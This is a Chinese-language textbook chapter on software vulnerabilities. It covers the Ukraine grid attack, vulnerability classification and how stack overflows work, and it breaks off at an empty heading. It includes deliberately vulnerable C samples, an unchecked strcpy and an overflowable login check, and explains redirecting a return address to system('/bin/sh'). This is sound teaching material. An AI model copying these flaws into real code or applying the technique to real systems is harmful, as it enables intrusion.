# 第二章 软件脆弱性

## 2.1 漏洞基础知识

### 2.1.1 安全事件与软件漏洞

**1.安全事件**

（网络）安全事件指的是在给定的时间段内，利用漏洞或者其他攻击手段，在攻击对象中注入并触发恶意代码，产生拒绝服务、信息泄露、信息窃取、目标控制等后果的过程。

描述安全事件的要素主要包含攻击时间、攻击对象、攻击手段（恶意代码、软件漏洞）和攻击后果等。描述软件漏洞攻击能力的要素主要包含影响范围，如系统类型、版本；攻击能力，如信息泄露、拒绝服务、提权、远程代码执行；攻击方式，如本地或远程等。

分析安全事件可从具体的安全事件出发，探究安全事件的要素，以及要素的关联，如乌克兰电网攻击安全事件；也可从具体的软件漏洞出发，探究软件漏洞的利用方式，以及漏洞的机理，如沙虫漏洞（http://www.freebuf.com/vuls/51735.html）；还可从具体的恶意软件出发，探究恶意软件的攻击方式，以及攻击机理，如BlackEnergy、KillDisk等。

下面以乌克兰电网攻击事件为例，介绍安全事件背后关联及采用的相关技术。

2015年12月23日下午，乌克兰首都基辅部分地区和乌克兰西部部分地区突发停电，这次停电不是因为电力短缺，而是遭到了黑客攻击。当天，黑客攻击了约60座变电站。黑客首先操作恶意软件将电力公司的主控电脑与变电站断连，随后又在系统中植入病毒，让电脑全体瘫痪。与此同时，黑客还对电力公司的电话通讯进行了干扰，导致受到停电影响的居民无法和电力公司进行联系。

安全公司ESET在2016年1月3日表示乌克兰电力部门感染的是恶意代码“BlackEnergy”(黑色能量)，“BlackEnergy”被当作后门使用，并释放了KillDisk破坏数据来延缓系统的恢复。同时在其他服务器还发现一个添加后门的SSH程序，攻击者可以根据内置密码随时连入受感染主机。

黑客利用欺骗手段让电力公司员工下载了恶意软件“BlackEnergy”。该恶意软件最早可追溯到2007年，由俄罗斯地下黑客组织开发并广泛使用，包括用来“刺探”全球各国的电力公司，2014年俄罗斯黑客团队“沙虫”（SandWorm）使用该软件攻击了欧美的SCADA工控系统。

“BlackEnergy”使用了Windows OLE远程代码执行漏洞CVE-2014-4114，该漏洞几乎影响当时流行Windows的所有版本，通过在Office系列文档中嵌入恶意程序，通过邮件附件传播，目前已知的漏洞攻击载体是office2007系列组件。黑客通过邮件方式向电力系统员工发送含有恶意程序的Office文档，员工下载含有恶意组件BlackEnergy的文档，BlackEnergy侵入员工电力办公系统并继续下载恶意组件KillDisk，擦除电脑数据破坏HMI软件监视管理系统。攻击流程如图2.1所示




图2.1 乌克兰电网攻击事件示意图

**2.软件漏洞**

漏洞(Vulnerability)，通常也称脆弱性，RFC2828将漏洞定义为“系统设计、实现或操作管理中存在的缺陷或弱点，能被利用而违背系统的安全策略。攻击者利用漏洞可以获得计算机系统的额外权限。

描述安全漏洞的要素有受影响的软件版本、POC‐验证漏洞存在的代码、漏洞触发的条件、攻击能力等。

以CVE-2014-4114漏洞为例分析安全漏洞，CVE-2014-4114是Microsoft Windows OLE中存在一个漏洞，如果用户打开包含特制的OLE对象的文件，则该漏洞可能允许远程执行代码。成功利用此漏洞的攻击者可以获得与登录用户相同的用户权限。如果当前用户使用管理用户权限登录，则攻击者可随后安装程序；查看、更改或删除数据；或者创建拥有完全用户权限的新帐户。那些帐户被配置为拥有较少用户权限的用户比具有管理用户权限的用户受到的影响要小。

该漏洞影响的操作系统版本有：Windows Vista SP2，Windows Server 2008 SP2，Windows 7 SP1，Windows Server 2008 R2 SP1，Windows 8，Windows 8.1，Windows Server 2012，Windows Server 2012 R2，Windows RT和 Windows RT 8.1。

### 2.1.2 漏洞分类及其标准

由于计算机程序的复杂性，从操作系统到应用程序，漏洞的种类多种多样，需要建立一定的标准规范漏洞的分类，一般可按照漏洞威胁、漏洞成因、漏洞严重性、漏洞被利用方式等标准对漏洞进行分类。

1.按照漏洞威胁分类，漏洞可分为以下类型：

①获取访问权限漏洞，包含远程管理员权限、本地管理员权限、普通用户访问权限等；

②权限提升漏洞，如沙箱，读取受限文件等；

③拒绝服务漏洞，包含本地拒绝服务，远程拒绝服务；

④恶意软件植入漏洞；

⑤数据丢失或泄露漏洞，如远程非授权文件存取、口令回复、欺骗、服务器信息泄露等。

2.按照漏洞成因分类，漏洞可分为以下类型：

①输入验证错误

②访问验证错误

③竞争条件

④意外情况处置错误

⑤设计错误

⑥配置错误

⑦环境错误

3.按照漏洞严重性分类，漏洞可分为以下类型：

A 类漏洞（高）：威胁性最大的漏洞，往往由较差的系统管理或错误设置造成。

B 类漏洞（中）：较为严重的漏洞，例如允许本地用户获得增加的和未授权的访问。

C 类漏洞（低）：严重性不是很大的漏洞，例如允许拒绝服务的漏洞。

4.按照漏洞被利用方式分类，，漏洞可分为以下类型：

①本地攻击，如Linux Kernel 2.6 udev Netlink消息验证本地权限提升漏洞（CVE-

2009-1185）

②远程主动攻击，如Microsoft Windows DCOM RPC接口长主机名远程缓冲区溢出漏

洞（MS03-026）（CVE-2003-0352）

③远程被动攻击

普渡大学的Aslam和Krsul提出了一种漏洞分类法，包含编码缺陷、环境故障和操作错误、社会和人为因素等，其中社会工程包含偷盗、破坏、信息获取、欺骗等；安全策略包含物理安全策略、人员安全策略、数据安全策略等。




图2.2 漏洞分类示意图

Bishop的六轴分类法包含漏洞成因、出现时间、利用方式、作用域、漏洞利用的组件数、代码缺陷。Knight的四类型分类，将人的行为对信息系统安全的影响引入到漏洞分类中。

常见的漏洞暴露平台有CVE（http://cve.mitre.org/）、微软安全公告（MSXX－XXX）、国家信息安全漏洞共享平台（Chinese National Vulnerability Database）<http://www.cnvd.org.cn/>、国家信息安全漏洞共享平台（Chinese National Vulnerability Database）<http://www.cnvd.org.cn/>、CNNVD（国家信息安全测评中心）、360补天、各大SRC等。

### 2.1.3 软件漏洞利用对系统的威胁

漏洞影响的对象主要有操作系统、数据库、浏览器、服务器、路由器、防火墙、GPS、工业控制系统等。

漏洞对系统造成的威胁主要有：

**1.非法获得访问权限**

非法获得访问权限在IUT-TX.800定义为，未经授权使用资源。Windows的用户主要有System，Administrator，Power Users，Users，Guest，不同的用户拥有不同的权限。常见的非法获得访问权限有非法打印文件、非法读取文件、非法写文件、非法执行文件等。

**2.权限提升**

用户账号的权限提升指的是低权限提升到高权限，Windows强制完整性控制（WMIC Windows Mandatory Integrity Control）包括：

S-1-16-0x0：不被信任(0)：指那些由匿名团队启动的进程的完整性级别。该级别会让大多数写入权限被阻。

S-1-16-0x1000：低级(1)：被用于保护模式下的IE浏览器。该级别阻挡对于系统中大多数对象（比如文件和注册表项）的写入。

S-1-16-0x2000：中级(2)：用于UAC启动时启动的普通应用程序。

S-1-16-0x3000：高级(3)：用于UAC启动后启动的经过提升的管理应用程序，或者UAC禁用后的普通应用程序（此时用户处于管理员模式）。

S-1-16-0x4000：系统级(4)：用于服务和系统级应用程序。

某些应用程序运行在较高的权限下，如IE，Chrome, Adobe Reader等，可借助这些应用程序作为沙箱绕过操作系统的权限检查。

**3.拒绝服务**

拒绝服务的目的是使得计算机软件或者系统（OS）无法正常工作、无法提供正常的服务。包括本地拒绝服务漏洞和远程拒绝服务漏洞。

本地拒绝服务漏洞：导致运行在本地 的应用程序无法正常工作或者异常退出，甚至蓝屏。远程拒绝服务漏洞：发送特定的网络数据报文给应用程序，使得提供服务的程序异常或者退出。

例如某Android 应用本地拒绝服务漏洞源于程序没有对Intent.getXXXExtra()获取的异常或者畸形数据进行异常捕获，从而导致攻击者可通过向受害者应用发送空数据、异常或畸形数据来达到使该应用crash的目的。简单的说就是攻击者通过intent发送空数据、异常或畸形数据给受害者应用，导致其崩溃。

**4.恶意软件植入**

主动植入指利用系统正常功能或者漏洞将恶意代码植入到目标中，不需要用户的任何干预。如计算机病毒感染、移动存储介质感染、网络蠕虫等。

被动植入指将恶意代码植入到目标时需要借助用户的操作。如物理植入、诱骗注入、邮件漏洞、浏览器漏洞、文档漏洞等。

**5.数据丢失或者泄露**

指数据被破坏、删除或者非法读取。

第一种：由于对文件的访问权限设置错误而导致受限文件被非法读取，如Password的读取；

第二种：由于没有充分验证用户的输入，导致数据或者文件被非法读取，如Web应用的文件浏览；

第三种：系统漏洞导致服务器器信息泄露，如DNS的域传送漏洞

### 2.1.4 软件漏洞产生的原因

软件中的大多数漏洞源于：逻辑错误、功能上的缺陷、社会工程、策略失误。可分为技术因素和非技术因素。

1.技术因素：

（1）输入验证错误：包括缓冲区溢出、SQL注入、XSS等等，比如：没有在安全的上下文环境中验证输入的可信性；验证代码分散；不安全的组件边界：组件间的通信机制，如套接字、管道、文件、共享内存、RPC/IPC等；验证机制不完善：过滤还是拒绝。

（2）访问验证错误，比如：身份鉴别薄弱或者缺失；操作授权薄弱或者缺失；会话管理薄弱或者缺失。

（3）竞争条件（Race Condition）,多线程并发访问破坏事件间的依赖关系引发状态的不一致。

（4）意外情况处置错误。

（5）逻辑设计错误。比如：整数溢出，密码找回。

（6） 配置错误。漏洞的产生在于系统和应用的配置有误，或是软件安装在错误的地方，或是错误的配置参数，或是错误的访问权限，策略错误。

（7）环境错误。没有正确处理好程序运行时环境约束造成的错误。比如：操作环境限制导致的错误，如因OS语言差异导致的DLL劫持；因OS或者编译器缺陷导致的错误，如XcodeGhost；独立运行程序模块之间交互产生的错误；异常处理时的意外结果。

2.非技术因素：缺乏软件开发规范，降低软件质量；缺乏软件进度控制，为进度降低软件质量；缺乏安全测试；缺乏安全维护；不稳定的开发团队。

### 2.1.5 软件漏洞的利用方式

根据攻击者所在位置和用户参与分为：

（1）本地攻击模式，攻击者已经进入目标系统，拥有一定的权限，经常会修改系统的开机启动项、绕过沙箱、内核提权、内网渗透等。

（2）远程主动攻击模式，攻击者通过网络连接目标，利用工具扫描目标，发现漏洞，利用漏洞工具自动植入攻击代码。

（3） 远程被动攻击模式，攻击者通过网络给目标发送邮件或者超链接，用户打开网页、点击邮件附件或网页中的文档，触发漏洞。

### 2.1.6 典型的软件漏洞

典型的软件漏洞有：缓冲区溢出、注入攻击、跨站漏洞、权限漏洞等。

**1.缓冲区溢出。**

缓冲区通常是用来存储数量事先确定的、有限数据的存储区域。当一个程序试图将比缓冲区容量大的数据存储进缓冲区的时候，就会发生缓冲区溢出。当缓冲区发生溢出时候，多余的数据就会溢出到相邻的内存地址中，重写已分配在该存储空间的原有数据，并且有可能改变执行路径和指令。

缓冲区溢出的产生原因：计算机程序体系没有严格区分用户数据和程序控制指令；部分编程语言（如C、C++）具有直接访问内存的能力；向数据区写入大量数据，可以实现对非数据区域的覆盖，当这些数据被程序错误地当成代码执行时，就可能会产生各种异常情况，如系统崩溃，数据泄露，甚至使攻击者获取控制权。

**2.注入攻击**

注入攻击主要包括系统命令注入、脚本注入和SQL注入等。SQL注入，一般指web应用程序对用户输入数据的合法性没有校验或过滤不严，攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句，在不知情的情况下实现非法操作，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息。 总的来说就是，攻击者通过系统正常的输入数据的功能，输入恶意数据，而系统又未作任何的校验，直接信任了用户输入，使得恶意输入改变原本的SQL逻辑或者执行了额外的SQL脚本达，从而造成了SQL注入攻击；每当接受用户输入的内容并重新显示这些内容时，网站就很容易遭受 JavaScript 注入攻击，如果用户输入中包含js代码，且web应用没有进行过滤，js代码很可能被运行。

**3.跨站漏洞**

跨站脚本攻击，是指攻击者将恶意脚本代码嵌入Web页面里，当用户浏览该Web页面时，嵌入其中的脚本会被执行，从而达到攻击用户、获取用户信息，甚至获取网站权限的特殊目的。这是一种被动式的攻击方式，因为它常常是将恶 意代码嵌入到正常网页中，然后攻击者需要等待用户 访问该网页从而触发漏洞被利用。

**4. 权限漏洞**

权限就是指用户可以访问的资源。系统管理员拥有 所有资源的操作权限，他为每个用户分配相应权限。每个用户都工作在其拥有的相应权限之下，如果用户超越自己所拥有的权限，就很容易引起一些安全性问题；很多攻击都是利用一些技术手段以达到提升其用户权限来实施攻击的。访问控制机制上存在的漏洞所带来的安全隐患是相当危险的。

## 2.2栈溢出漏洞

简单来讲，栈溢出漏洞就是在较大的缓冲区数据向小数据区复制过程中，由于没有注意小缓冲区的边界，超出了缓冲区空间，从而覆盖掉了相邻的内存区域，引起其它变量或信息的错误，是最常见的内存错误之一。成功的利用栈溢出漏洞可以修改内存中的变量；甚至修改返回地址，执行恶意代码，最终获得主机的控制权。要理解这种攻击方式的细节，首先要了解栈的一些基本知识。

### 2.2.1 栈的数据结构

在操作系统中一个正在执行的进程一般可以大致分为以下4个部分：代码区、数据区、堆区、栈区。

（1）代码区：这个区域存储着可执行的二进制机器码，这些是处理器要执行的代码。

（2）数据区：用于存储全局变量。

（3）堆区：进程可以向堆区动态的申请一个指定大小的内存区用于存储数据，并在用完之后归还给堆区，动态分配和回收是堆区的特点。

（4）栈区：用于动态的存储函数之间的调用关系，以保证被调用函数在返回时栈恢复到调用函数的环境，继续执行下一个指令。

栈区是一个数据结构，一种先进后出的数据表。栈中最常见的操作：PUSH（入栈）、POP（出栈）；标识信息有：TOP（栈顶），BASE（栈底）。

（1）PUSH：在栈顶为栈增加一个元素，并且栈顶TOP会指向最新加入的元素。

（2）POP：从栈顶取出一个元素，栈顶TOP会指向下一个元素。

（3）TOP：标识栈顶的位置，随着PUSH和POP的操作而变化。

（4）BASE：标识栈底，防止栈空后，再次执行POP操作。




图2.3 进程内存中的栈

如图所示，程序被加载后，执行文件中的代码会放到.text代码区，处理器会逐条命令执行，指令需要的操作数在内存中时，就需要到.stack、.data、.heap区中去获取，如果程序需要新的动态空间去存储数据，则需要向堆申请，一般函数内的局部变量放到栈中，全局变量和静态变量放到数据区中。

### 2.2.2 函数调用过程

栈区由系统自动维护，用于实现高级语言中函数的调用过程，对于类似C语言这样对栈的PUSH、POP都是透明的，由编译器编译成汇编语言时才会将高级语言转换出这些操作，或者当直接编写汇编语言时程序员采用到这些对栈的操作。

接下来看一下调用函数时，栈空间内容的变化，先看如下代码：

代码2.1 含有漏洞的示例

int main()

{

AFunc(5,6);

return 0;

}

int AFunc(int i,int j)

{

int m=3;

int n=4;

char szBuf[8]={0};

strcpy(szBuf,”This is a overflow buffer!”);//发送栈溢出

m=i;

n=j;

return 8;

}

当调用AFunc(5,6)时，汇编代码如下：

代码2.2 代码2.1的部分汇编代码

push 6

push 5

call \_AFunc

...//

\_AFunc

push ebp

mov ebp,esp

sub esp,48h//为局部变量分配空间

push ebx

push esi

push edi //保存一些寄存器的值

...//AFunc中的其它指令

pop edi

pop esi

pop ebx

add esp,48h

mov esp,ebp

pop ebp

ret

下面的图展示了调用函数时栈空间的变化。




图2.4 栈空间变化示意图

当调用AFunc(5,6)时，CPU会从main函数区域跳转到AFunc函数对应的代码区域去执行代码，在执行AFunc函数中的功能代码之前，会先进行一些准备工作：保存调用者的执行环境、为此函数开辟一个栈空间用于存放局部变量等数据。

（1）保存调用者的环境：保存ESP、EBP、EBX等寄存器的值到栈空间，以便返回时可以恢复。

（2）通过sub指令改变ESP值，为函数中的局部变量开辟一段足够的栈空间来保存数据，同一份代码的不同变量对应的位置因编译器的不同而不同。

CPU在执行完AFunc后如何知道要返回的地址呢？原来，在执行call指令时将下一条指令所在的地址存放到了图中EIP的所在的位置，而ret指令则是从栈顶弹出一个地址并跳转。当执行到AFunc函数中的ret指令时，栈顶恰好执向EIP，也就是返回地址，CPU也就知道要返回到哪里了。

### 2.2.3 寄存器与函数栈帧

每一个函数独占自己的栈帧空间，当前正在运行的函数的栈帧总是在栈顶，有两个特殊的寄存器用于标识位于系统栈顶端的栈帧。

（1）ESP：栈指针寄存器，其内存放着一个指针，该指针永远指向系统栈最上面一个栈帧的栈顶。

（2）EBP：基址指针寄存器，其内存放着一个指针，该指针永远指向系统栈最上面一个栈帧的底部。注意：栈帧底部只是属于正在执行的函数的栈帧的底部，而不是真正的栈底。

（3）EIP：下一个将要执行的指令的地址。

ESP和EBP之间的内存空间称为当前栈帧，在函数栈帧中一般有几个重要的信息：局部变量、栈帧状态信息（保存前栈帧的EBP，ESP可以计算得到恢复）、函数的返回地址。如下图所示，ESP和EBP一起维护了栈空间，当函数调用结束后，通过对两者的恢复，释放了被调用者占用的栈空间。




图2.5 ESP和EBP的作用

### 2.2.4 函数调用类型

不同的操作系统、语言、编译器在实现函数调用时原理基本相同，但一些具体的调用约定还是有些区别的，包括：参数传递方式、是调用者还是被调用者恢复栈信息。

表2.1 函数调用类型表

|  |  |  |
| --- | --- | --- |
| 调用类型 | 参数入栈顺序 | 平衡位置 |
| \_\_cdecl | 右到左 | 调用者 |
| \_\_stdcall | 右到左 | 被调用者 |
| \_\_fastcall | 右到左 | 被调用者 |

对于VC编译器，默认使用\_\_stdcall，调用的函数的参数从最右边开始入栈，当函数返回时，会通过add指令对esp进行平衡（或者通过mov esp,ebp指令来恢复esp），回收栈帧，接着恢复esp和ebp，执行ret指令，返回调用者。

### 2.2.5 栈溢出修改局部变量

函数中的局部变量一般是相邻的，但可能因为编译器的配置不同而出现不同的情况，具体的情况需要通过动态调试确定。当一个变量可能被溢出时，相邻的变量就可能被覆盖篡改，从而使程序的执行结果不可预测甚至更糟糕。接下来通过一个例子来说明栈溢出修改局部变量带来的后果。

代码2.3 有漏洞的登录验证函数

#define PASS “123456”

int login(char\* passwd)

{

int res;

char buff[8];

res=strcmp(passwd,PASS);

strcpy(buff,passwd);

return res;//0登录失败，1登录成功

}

这是一个登录验证程序的部分代码，先比较密码，得到正确与否的判断，然后将用户输入的密码拷贝到buff里面。执行时栈帧空间分布（请注意：buff与res的位置关系可能因编译器的配置不同而不同）：




图2.6 相邻局部变量覆盖图

如上图所示，buff的溢出会覆盖res的值，也就是说buff[8-11]的内容将写入到res变量中，那么res值对攻击者来讲就是可控的了，res又是登录成功与否的判断依据，那么攻击者就不再需要正确的密码就可以登录成功。

### 2.2.6 栈溢出修改返回地址

上一节介绍的修改局部变量的方法非常有用，但是实现的条件苛刻，如果res在buff上面，就不会被覆盖了，而这种情况是很有可能的。另一种攻击方式是修改函数的返回地址，返回地址一定在buff的高地址的位置，可以被覆盖。依然假设栈帧空间中的分布如上一节所示图，那么buff[12-15]是ebp，buff[16-19]是返回地址，buff[20-23]是函数的参数。所以当向passwd[16-19]是“0x41414141”时，在函数返回时，返回地址是“0x41414141”，那么执行完ret指令后，CPU会跳转到0x41414141处将那里的字节数据视为代码开始执行，而此时一般会报异常（因为0x41414141存放的很可能不是代码，将数据视为指令来执行，容易不符合逻辑和规则，导致崩溃）。所以将返回地址任意的覆盖一般只会引起程序崩溃，不会有实际的攻击意义。




图2.7 恶意覆盖函数返回地址

如果将返回地址刻意的返回到特定的代码区呢？比如在Linux系统下，返回到system函数，让程序执行system(“/bin/sh”)，运行完这个函数后，与程序交互的攻击者就将获得一个与执行程序有同样权限的shell，可以非法获取或修改一些数据。

### 2.2.7 栈溢出注入攻击代码

